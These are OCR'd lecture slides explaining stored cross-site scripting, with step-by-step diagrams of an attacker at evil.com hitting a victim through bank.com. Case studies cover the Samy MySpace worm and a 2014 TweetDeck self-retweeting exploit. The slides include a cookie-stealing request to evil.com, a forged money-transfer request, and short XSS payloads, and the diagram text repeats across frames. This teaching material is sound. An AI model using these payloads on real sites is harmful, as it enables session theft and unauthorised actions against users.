
Server Patsy/Victim

bank.com

4

execute script embedded in input *as though server meant us to run it*

Stored XSS (Cross-Site Scripting)



Attack Browser/Server

evil.com

1 Inject malicious script

User Victim

2 request content

3 receive malicious script

4


execute script embedded in input *as though server meant us to run it*

5 perform attacker action

Server Patsy/Victim

bank.com

Stored XSS (Cross-Site Scripting)



Attack Browser/Server

evil.com

1 Inject malicious script

User Victim

Server Patsy/Victim

2 request content


3 receive malicious script

4 execute script embedded in input *as though server m*

5 perform attacker action

E.g., **GET http://bank.com/sendmoney?to=DrEvil&amt=100000**

Stored XSS (Cross-Site Scripting)



Attack Browser/Server

evil.com

And/Or:

6 steal valuable data

1 Inject malicious script

User Victim

2 request content

3 receive malicious script


4 execute script embedded in input *as though server meant us to run it*

5 perform attacker action

Server Patsy/Victim

bank.com

Stored XSS (Cross-Site Scripting)



And/Or:

Attack Browser/Server

evil.com

6 leak valuable data

1

malicious
script

E.g., **`GET http://evil.com/steal/`***document.cookie*

User Victim

2 request content

3 receive malicious script

4


execute script
embedded in input
as though server
meant us to run it

5 perform attacker action

Server Patsy/Victim

bank.com

Stored XSS (Cross-Site Scripting)



Attack Browser/Server

evil.com

6 leak valuable data

1 Inject malicious script

User Victim

2 request content

3 receive malicious script

4

execute script embedded in input *as though server meant us to run it*

5 perform attacker action

Server Patsy/Victim

(A “stored” XSS attack)

bank.com

Stored XSS: Summary

- Target: user who visits *a* vulnerable *web service*
- Attacker goal: run a malicious script in user's browser with same access as provided to server's regular scripts (subvert SOP = *Same Origin Policy*)
- Attacker tools: ability to leave content on web server page (e.g., via an ordinary browser);
- Key trick: server fails to ensure that content uploaded to page does not contain embedded scripts

Demo: stored XSS

MySpace.com (Samy worm)

- Users can post HTML on their pages
  - MySpace.com ensures HTML contains no

    `<script>, <body>, onclick, <a href=javascript://>`
  - … but can do Javascript within CSS tags:


```
<div style=“background:url(‘javascript:alert(1)’)”>
```

- With careful Javascript hacking, Samy worm infects anyone who visits an infected MySpace page
  - … and adds Samy as a friend.
  - Samy had millions of friends within 24 hours.

http://namb.la/popular/tech.html

Twitter XSS vulnerability

User figured out how to send a tweet that would automatically be retweeted by all followers using vulnerable TweetDeck apps.



*andy
@derGeruhn

```
<script
class="xss">$('.xss').parents().eq(1).find('a'
).eq(1).click();$('[data-
action=retweet]').click();alert('XSS in
Tweetdeck')</script>❤
```

RETWEETS 38,572
FAVORITES 6,498

12:36 PM - 11 Jun 2014

Stored XSS using images

Suppose pic.jpg on web server contains HTML !

- request for http://site.com/pic.jpg results in:

```
HTTP/1.1  200 OK
…
Content-Type:  image/jpeg

<html>  fooled ya   </html>
```

- IE will render this as HTML (despite Content-Type)

- Consider photo sharing sites that support image uploads
  - What if attacker uploads an “image” that is a script?

